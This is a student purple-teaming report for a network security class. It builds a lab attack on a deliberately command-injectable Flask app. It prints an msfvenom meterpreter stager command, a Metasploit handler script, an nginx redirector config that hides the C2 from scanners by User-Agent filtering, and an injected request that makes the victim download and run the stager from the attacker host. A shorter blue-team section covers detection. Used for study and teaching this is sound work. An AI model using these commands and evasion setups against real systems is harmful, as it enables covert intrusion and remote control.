Purple Teaming

Redirector and C2

Network Security class

Marcello Esposito M63001768

Contents

Introduction **2**

1 Environment setup **3**
1.1 Overview . . . 3
1.1.1 AWS . . . 3
1.2 Victim . . . 3
1.3 Redirector . . . 5
1.4 Attacker . . . 5

2 Red Teaming **7**
2.1 Web app assessment . . . 7
2.1.1 Endpoint Analysis and Exploitation . . . 7
2.2 Payload . . . 8
2.3 Redirector . . . 9
2.3.1 Hide Tracks . . . 9
2.3.2 Hide Traffic . . . 11
2.4 C2 . . . 11
2.5 Exploitation . . . 11
2.5.1 Privilege escalation . . . 12

3 Blue Teaming **14**
3.1 Network Traffic Analysis . . . 14
3.2 Scanners . . . 14
3.3 Anomalies . . . 15
3.4 Prevention . . . 16

Bibliography **17**

Introduction

One of the main threats for an attacker is **not being found**, so a way to hide from a blue team while taking control of a target machine is to **hide the controller machine behind a chain of proxies**.

Structure

1. **Environment setup**: Setup of the simulation environment to emulate a real world scenario, using a vulnerable victim server.
2. **Red Teaming**: In this chapter, an attack will be shown step by step, from information gathering to target machine control, illustrating the mechanism to hide the controller using redirectors.
3. **Blue Teaming**: Lastly, it will be briefly shown what happens from the defender side, and what are some anomalies that could still be detected.

Chapter 1

Environment setup

1.1 Overview

To emulate a real world scenario, many steps and network nodes are required, so to not become poor it will be created a simpler environment than a real one, but this does not inflict the loginc behind the **redirector and C2 mechanism**.
In this setup, there will be **four nodes**, **one victim machine** that will be hosted on AWS, **one redirector** always hosted on Aws, **one machine to start the attack**, and **one C2** machine.
In a real scenario, there would be **many redirectors**, eventually spread across many countries and across different cloud providers or other victim machines, to hide tracks as much as possible.




Figure 1.1: simulation environment

1.1.1 AWS

As mentioned previously, the victim machine and the redirector will be hosted on AWS, they are two **t3.micro EC2** instances (thanks free tier for student licence) configured with an elastic IP and appropriate security groups to only enable mininimal traffic required for this simulation.

1.2 Victim

The victim will expose a vulnerable web application that allows the attacker to **gain control by injecting command into the parameters of a request**.

In detail, it is an example Flask web app of the ACME corp. that will be used by their employees.




Figure 1.2: victim web app home page

```python
app = Flask(__name__)

# — Public pages ————————————————————————

@app.route('/')
def home():
    return render_template('home.html', active_page='home')

@app.route('/about')
def about():
    return render_template('about.html', active_page='about')

# — robots.txt (don't publish hidden path) ————————————

@app.route('/robots.txt')
def robots():
    content = "User-agent: *\nDisallow: /api/\nDisallow: /api/v1/internal/\n"
    return content, 200, {'Content-Type': 'text/plain'}

# — Hidden vulnerable endpoint ————————————————————

@app.route('/api/v1/internal/healthcheck')
def healthcheck():
    cmd = request.args.get('cmd')
    if not cmd:
        return {'status': 'ok', 'message': 'Provide a diagnostic command via ?cmd='}, 200
    try:
        # VULNERABILITY: User input is passed directly to the shell
        raw = subprocess.check_output(cmd, shell=True, stderr=subprocess.STDOUT, timeout=30)
        output = raw.decode(errors='replace')
    except subprocess.TimeoutExpired:
        output = 'Command timed out.'
    except Exception as e:
        output = f'Error: {e}'

    return {'status': 'ok', 'output': output}, 200

if __name__ == '__main__':
    # certificate paths
    home_dir = os.path.expanduser('./')
    cert_path = os.path.join(home_dir, 'certs', 'fullchain.pem')
    key_path = os.path.join(home_dir, 'certs', 'privkey.pem')

    if not os.path.exists(cert_path) or not os.path.exists(key_path):
        print(f"[-] Error: Certificates not found in {home_dir}/certs/, starting server without HTTPS.")
        app.run(host='0.0.0.0', port=4443)
    else:

        print(f"[+] Starting secure server on https://0.0.0.0:4443")
        print(f"[+] Using certificate: {cert_path}")

        # Run the application on an unprivileged port with HTTPS enabled
        app.run(host='0.0.0.0', port=4443, ssl_context=(cert_path, key_path))
```

Figure 1.3: victim web app Flask code

The vulnerability of this application is the endpoint *api/v1/internal/healtcheck* that **allows direct os command execution** for debugging purposes and that it should not be in production. To enable HTTPS, **DuckDNS** [2] has been used to map a public hostname ***ns-web-app.duckdns.org*** to the public IPv4 address of the EC2 instance, and **CertBot** [1] to automatically manage the x509 certificate and private key.

1.3 Redirector

The redirector is another t3.micro EC2 machine on AWS, but it could be almost any node on the network. In fact, a better setup would **spread the redirectors across many countries and cloud providers**. Returning to this setup, the redirector is an **nginx server** [3] allowing to:

- **Download the initial stager**, which will download the complete payload to the victim machine
- **Act as a request proxy** between the victim and C2 once the connection is established
- **Hide** the initial stager, the C2 location, and malicious intent from Blue team scanners

The mechanism to escape the Blue team will be covered in the next chapter.

1.4 Attacker

Also in this case, the best approach would be to **spread the attack** using different nodes (e.g. other proxies, infected machine, use a VPN, ...) to hide its position during the initial discovery of the vulnerability and when sending the init command in an HTTP request to start the attack. For this attack, has been used a Windows computer for scanning, an Android phone to send the malicious HTTP request, and a Kali VM as C2.

```
server {
    server_name ns-alpine-sys-update.duckdns.org;

    # 1. host the payload and hide it from scanner
    location = /update.py {

        if ($http_user_agent != "AlpineUpdaterInit/1.0") {
            return 404;
        }
        root /var/www/html;
    }


    # 2. estabilish reverse https shell and redirect scanner
    location / {

        if ($http_user_agent != "AlpineUpdater/1.3") {
            return 302 https://alpinelinux.org/downloads/;
        }

        # forward to the SSH Tunnel on Port 9000
        proxy_pass https://127.0.0.1:9000;
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header User-Agent $http_user_agent;

        # accept metasploit self signed certificate
        proxy_ssl_verify off;
    }

    listen 443 ssl; # managed by Certbot
    ssl_certificate /etc/letsencrypt/live/ns-alpine-sys-update.duckdns.org/fullchain.pem; # managed by Certbot
    ssl_certificate_key /etc/letsencrypt/live/ns-alpine-sys-update.duckdns.org/privkey.pem; # managed by Certbot
    include /etc/letsencrypt/options-ssl-nginx.conf; # managed by Certbot
    ssl_dhparam /etc/letsencrypt/ssl-dhparams.pem; # managed by Certbot
}

server {
    if ($host = ns-alpine-sys-update.duckdns.org) {
        return 301 https://$host$request_uri;
    } # managed by Certbot


    listen 80;
    server_name ns-alpine-sys-update.duckdns.org;
    return 404; # managed by Certbot
}
```

Figure 1.4: nginx redirector configuration

Chapter 2

Red Teaming

2.1 Web app assessment

The first steps of an attack aim to **gather as much information as possible** about the target. Assuming that the attacker has found the under construction website at *ns-web-app.duckdns.org*, the next step is to **study the website to find any vulnerabilities**. In this case, the **ZAP** [4] **automatic scanner** has been used, but the same results could be obtained, for example, by analysing the website offline by mirroring it using wget.
As shown in figure 2.1, the web app has different issues, for example, it allows the **banner grabbing** of the technologies used like Flask, etc..., but one critical point is that the web app **exposes a debugging endpoint**, as noted in a comment in the code and in the robots.txt file (used to block search engine indexing for specific pages)

Figure 2.1: ZAP automatic scan result

2.1.1 Endpoint Analysis and Exploitation

So, the first thing to do is **study this endpoint**, and the easiest action to take is to make a request to it, which provides the attacker instructions on how to use it properly 2.2.
There is nothing left to do but try a correctly formatted HTTP request to verify if this endpoint allows unauthorized remote command execution (RCE) 2.3, and the the request had success.




Figure 2.2: ZAP spider scan result




Figure 2.3: ZAP requester test result

2.2 Payload

Once the attacker found the possibility of executing OS commands through injection, it was time to **prepare all the infrastructure to gain control of the victim machine** while hiding all traces, using the redirector chains (only one in this case).
First, it is necessary to **generate the initial stager** to run on the target machine, which will **download the complete payload** from C2 to obtain full control.
The following command has been used:

```
msfvenom -p python/meterpreter/reverse_https \
LHOST=ns-alpine-sys-update.duckdns.org LPORT=443 \
HttpUserAgent="AlpineUpdater/1.3" \
-f raw -o update.py
```

This command uses **Metasploit's** [6] payload generator (**msfvenom**) to create a Python-based **meterpreter payload** configured with a reverse HTTPS connection. Once executed on a target machine, it attempts to **establish an encrypted connection** (via HTTPS) **back to the C2 through the redirector**, mimicking legitimate web traffic.
Options used:

`-p python/meterpreter/reverse_https` payload type: it creates an encrypted HTTPS tunnel back to the attacker.

`LHOST==ns-alpine-sys-update..duckdns.org` listening host: the attacker-controlled domain the payload connects back to.

`LPORT=443` listening port: using 443 as default port for HTTPS traffic.

`HttpUserAgent="AlpineUpdater/1.3"` User Agent of the request: spoofs the HTTP User-Agent header to evade network detectors and looks like legitimate traffic (explained later).

`-f raw` output format: plain Python code.

`-o update.py` output file

2.3 Redirector

The most interesting part of this kind of attack is the mechanism for hiding the C2 machine and all the malicious requests.

2.3.1 Hide Tracks

First of all, it is mandatory to **hide the source and destination of the https requests between the target machine and the C2**, this is where redirectors come in handy.
In fact, this chain of proxies is also used to masquerade malicious traffic as normal traffic from the target machine to a trusted domain.
In this case, a connection to a fake Alpine updater server ***ns-alpine-sys-update.duckdns.org*** has been faked, to appear as regular traffic required by system updates, while it will instead redirect the traffic to the C2. But the question here is: **how could the victim traffic be redirected to the C2 while hiding from blue team scanners?**
This can be achieved by **filtering request parameters**, one common approach is to filter by the User Agent of the request 2.4. Therefore, if the request has a specific User Agent, it will be redirected to the C2, otherwise it will be redirected to a legitimate website that the scanners will regard as trustworthy.
In this configuration, we have two different URLs to hide:




Figure 2.4: Redirector proxy victim to C2 while redirect scanners

- */download.py*: used to allow the victim machine to download the initial stager
- */*: used by the reverse meterpreter shell communication between the target and C2

In the first case, if the request does not have the *AlpineUpdaterInit/1.0* agent, nginx returns a 404 error, while the second case instead requires *AlpineUpdater/1.3* as User Agent, or it will redirect the request to the Alpine download page 2.5.

```
# 1. host the payload and hide it from scanner
location = /update.py {

    if ($http_user_agent != "AlpineUpdaterInit/1.0") {
        return 404;
    }
    root /var/www/html;
}


# 2. estabilish reverse https shell and redirect scanner
location / {

    if ($http_user_agent != "AlpineUpdater/1.3") {
        return 302 https://alpinelinux.org/downloads/;
    }

    # forward to the SSH Tunnel on Port 9000
    proxy_pass https://127.0.0.1:9000;
    proxy_set_header Host $host;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header User-Agent $http_user_agent;
```

Figure 2.5: nginx redirections User Agents filters

2.3.2 Hide Traffic

Hiding the C2 location is not enough to effectively gain control of the target, the **content of the traffic exchanged would immediately alert any IDS**.
A simple method to hide the traffic content is just using **HTTPS between the victim and the redirector** instead of HTTP, so that the entire request will travel over an encrypted TLS channel and no IDS could directly check them.
Similarly to what was done previously, CertBot has been used to automatically manage the certificate and the private key using *ns-alpine-sys-updater.duckdns.org* as the domain to enable HTTPS.

```
sudo certbot --nginx -d ns-sys-alpine-updater.duckdns.org
```

2.4 C2

The last entity for this attack is the C2, which will obtain control of the target machine by **starting the reverse https listener from Metasploit** and waiting for the connection.
To automatically start the listener, a Metasploit resource file was created, but the same steps could have been done manually using the same options.

```
# act as a server waiting for a connection
use exploit/multi/handler
# expected payload type
set payload python/meterpreter/reverse_https
# hostname for the target machine connection request
set LHOST ns-alpine-sys-update.duckdns.org
set LPORT 443
# bind metasploit server on localhost instead of internet
set ReverseListenerBindAddress 127.0.0.1
set ReverseListenerBindPort 8888
# set the User Agent to use from the victim during communications
set HttpUserAgent AlpineUpdater/1.3
# trust incoming host header from proxy
set OverrideRequestHost true
# keep listener active also after a session has been established
set ExitOnSession false
# start listener as background job
run -j
```

PS: in this setup, the C2 expose the listener to the redirector using a **Remote Forwarding SSH channel** to avoid NAT Port Forwarding. This is why the ReverseListenerBind options are needed in metasploit.

2.5 Exploitation

Once the setup is complete, that is, the redirector has been configured and the C2 is listening, it is finally time to start the attack.

Exploiting the debugging endpoint with a proper request sent from any device, such as an old Android phone 2.6, makes the victim download the initial stager from the redirector and execute it using the following command:

```
curl "https://ns-web-app.duckdns.org:4443/diagnose?cmd=wget%20-U%20
↪ 'AlpineUpdaterInit/1.0'%20https://ns-alpine-sys-update.duckdns.org
↪ /update.py%20-O%20/tmp/sys_update.py;%20python3%20
↪ /tmp/sys_update.py%20%26"
```

that starts a wget request using 'AlpineUpdaterInit/1.0' as User Agent, to download the initial stager in */tmp/sys_update.py* and execute it once downloaded.




Figure 2.6: malicious request sent from an Android phone

The initial stager is just an **obfuscated python script** that sends a request to *https://ns-alpine-sys-update.duckdns.org/* using 'AlpineUpdater/1.3' as User Agent, in order to **download the complete payload and start the reverse HTTPS meterpreter session**, as shown in fig. 2.7.

2.5.1 Privilege escalation

When an attacker finally enters the victim machine, they usually only have the permissions of the user who started the web server, so many operations cannot be done until they scale vertically and **gain more privileges**, for example to create a persistent connection.
This can be achieved in many ways, for example, if the user running the web app has more privileges of what he does need or using an OS vulnerability, but to avoid publishing a vulnerable VM online, a safe version of Ubuntu has been used for this simulation.

```
[*] Processing c2_listener.rc for ERB directives.
resource (c2_listener.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (c2_listener.rc)> set payload python/meterpreter/reverse_https
payload => python/meterpreter/reverse_https
resource (c2_listener.rc)> set LHOST ns-alpine-sys-update.duckdns.org
LHOST => ns-alpine-sys-update.duckdns.org
resource (c2_listener.rc)> set LPORT 443
LPORT => 443
resource (c2_listener.rc)> set ReverseListenerBindAddress 127.0.0.1
ReverseListenerBindAddress => 127.0.0.1
resource (c2_listener.rc)> set ReverseListenerBindPort 8888
ReverseListenerBindPort => 8888
resource (c2_listener.rc)> set HttpUserAgent AlpineUpdater/1.3
HttpUserAgent => AlpineUpdater/1.3
resource (c2_listener.rc)> set OverrideRequestHost true
OverrideRequestHost => true
resource (c2_listener.rc)> set ExitOnSession false
ExitOnSession => false
resource (c2_listener.rc)> run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://127.0.0.1:8888
[*] https://127.0.0.1:8888 handling request from 127.0.0.1; (UUID: ni0koz8e) Staging python payload (23516 bytes) ...
[*] Meterpreter session 1 opened (127.0.0.1:8888 -> 127.0.0.1:44988) at 2026-02-24 13:27:43 -0500
sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 2.7: metasploit listener received creating a sessions from a connection request


Chapter 3

Blue Teaming

From the other side, the analysis is surely hardened by the redirector hiding the true requests endpoint, but perhaps that, there are still visible effects of the attack to monitor.

3.1 Network Traffic Analysis

The reason for enabling HTTPS on the redirector is that all communications between the target machine, the redirector, and C2 are **totally encrypted in a TLS tunnel**. So, also if the traffic is sniffed, all the headers (such as the User Agent) and the content of the requests (such as the complete payload) could not be seen, as shown in fig. 3.1.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1189	29.843711	172.31.2.162	172.31.0.2	DNS	103	Standard query 0x67c9 A ns-alpine-sys-update.duckdns.org OPT
1190	29.843796	172.31.2.162	172.31.0.2	DNS	103	Standard query 0x7d93 AAAA ns-alpine-sys-update.duckdns.org OPT
1191	29.862400	101.56.166.238	172.31.2.162	TCP	66	1989 → 4443 [ACK] Seq=1960 Ack=2666 Win=61824 Len=0 TSval=1323144259 TSecr=4017175880
1192	29.862427	172.31.2.162	101.56.166.238	TLSv1.3	321	Application Data
1193	29.887220	101.56.166.238	172.31.2.162	TCP	66	1989 → 4443 [ACK] Seq=1960 Ack=2921 Win=61696 Len=0 TSval=1323144284 TSecr=4017175946
1194	29.958255	172.31.0.2	172.31.2.162	DNS	119	Standard query response 0x67c9 A ns-alpine-sys-update.duckdns.org A 15.160.251.55 OPT
1195	29.962033	172.31.0.2	172.31.2.162	DNS	154	Standard query response 0x7d93 AAAA ns-alpine-sys-update.duckdns.org SOA ns1.duckdns.org OPT
1196	29.962416	172.31.2.162	15.160.251.55	TCP	74	45276 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM TSval=3074418 TSecr=0 WS=128
1197	29.962615	15.160.251.55	172.31.2.162	TCP	74	443 → 45276 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=1460 SACK_PERM TSval=1484356306 TSecr=3074418 WS=128
1198	29.962632	172.31.2.162	15.160.251.55	TCP	66	45276 → 443 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=3074418 TSecr=1484356306
1199	29.962973	172.31.2.162	15.160.251.55	TLSv1.3	492	Client Hello (SNI=ns-alpine-sys-update.duckdns.org)
1200	29.963164	15.160.251.55	172.31.2.162	TCP	66	443 → 45276 [ACK] Seq=1 Ack=427 Win=62336 Len=0 TSval=1484356306 TSecr=3074419
1201	29.964515	15.160.251.55	172.31.2.162	TLSv1.3	2503	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data
1202	29.964540	172.31.2.162	15.160.251.55	TCP	66	45276 → 443 [ACK] Seq=427 Ack=2438 Win=80768 Len=0 TSval=3074420 TSecr=1484356307
1203	29.967377	172.31.2.162	15.160.251.55	TLSv1.3	146	Change Cipher Spec, Application Data
1204	29.967836	15.160.251.55	172.31.2.162	TLSv1.3	145	Application Data
1205	29.967851	172.31.2.162	15.160.251.55	TLSv1.3	254	Application Data
1206	29.967894	15.160.251.55	172.31.2.162	TLSv1.3	145	Application Data
1207	29.970001	15.160.251.55	172.31.2.162	TLSv1.3	1006	Application Data
1208	29.970067	172.31.2.162	15.160.251.55	TCP	66	45276 → 443 [ACK] Seq=695 Ack=3536 Win=83712 Len=0 TSval=3074426 TSecr=1484356311
1209	29.971282	172.31.2.162	15.160.251.55	TCP	66	45276 → 443 [FIN, ACK] Seq=695 Ack=3536 Win=83712 Len=0 TSval=3074427 TSecr=1484356311
1210	29.971574	15.160.251.55	172.31.2.162	TCP	66	443 → 45276 [FIN, ACK] Seq=3536 Ack=696 Win=62208 Len=0 TSval=1484356314 TSecr=3074427
1211	29.971592	172.31.2.162	15.160.251.55	TCP	66	45276 → 443 [ACK] Seq=696 Ack=3537 Win=83712 Len=0 TSval=3074427 TSecr=1484356314

Figure 3.1: traffic captured with TCPDump [7] during exploitation is completely encrypted

3.2 Scanners

Usually, the blue team uses **automatic scanners** to identify which machines their nodes are trying to connect to, and here it is the reason to hide behind a redirector.
In fact, if a scanner try to contact the redirector's IP without the appropriate User Agent,

it will be **redirected** to the alpine updater website 3.2 or if trying to reach the /update.py endpoint, it will receive a 404 error 3.3.

```
ubuntu@ip-172-31-2-162:~/web_app/vuln_app$ curl -I https://ns-alpine-sys-update.duckdns.org
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 24 Feb 2026 17:31:34 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: https://alpinelinux.org/downloads/
```

Figure 3.2: Scanner request to redirector example

```
ubuntu@ip-172-31-2-162:~/web_app/vuln_app$ curl -I https://ns-alpine-sys-update.duckdns.org/update.py
HTTP/1.1 404 Not Found
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 24 Feb 2026 17:32:11 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
```

Figure 3.3: Scanner request to redirector /update.py endpoint example

3.3 Anomalies

Afar from what has previously been told, there are many anomalies that could be used to detect this attack. First, the redirector's domain:

- **Alpine**: the attacker is trying to spoof all the traffic as normal traffic required by an OS update, but the VM is an Ubuntu VM, so where does it fit Alpine?
- The **APT** [5] package manager uses a repositories list (*/etc/apt/sources.list*) to choose from where download packages, so why would there be an update from a source not in this list?
- **DuckDNS**: DuckDNS is a common (especially for attackers) free tool to quickly create a valid subdomain and DNS record, to generate valid certificates in a very few steps as shown before, but why should a real company use duckdns instead of using their own domain?

But this is not all, there are also some tracks that could be directly found by an Host Intrusion Detection System (HIDS), in fact, both **application and audit logs are crucial** in this case.
Upon Starting the application logs, just by analysing the first curl required to download the initial stager, there are clearly signs of a request made by an attacker trying to let the machine download a Python script in the request cmd parameter. But also during the automatic ZAP scan, there are many requests to non existent endpoints, a clearly sign of an automatic scanning tool. 3.4.
But some strange behaviour could also be found directly from **system logs**, for example, just enabling a few log rules using **auditctl** to monitor the **/tmp folder**, the **wget** command, and the **execve** system call allows a complete overview of the attack chain.

```
[+] Starting secure server on https://0.0.0.0:4443
[+] Using certificate: ../certs/fullchain.pem
 * Serving Flask app 'vuln_app'
 * Debug mode: off
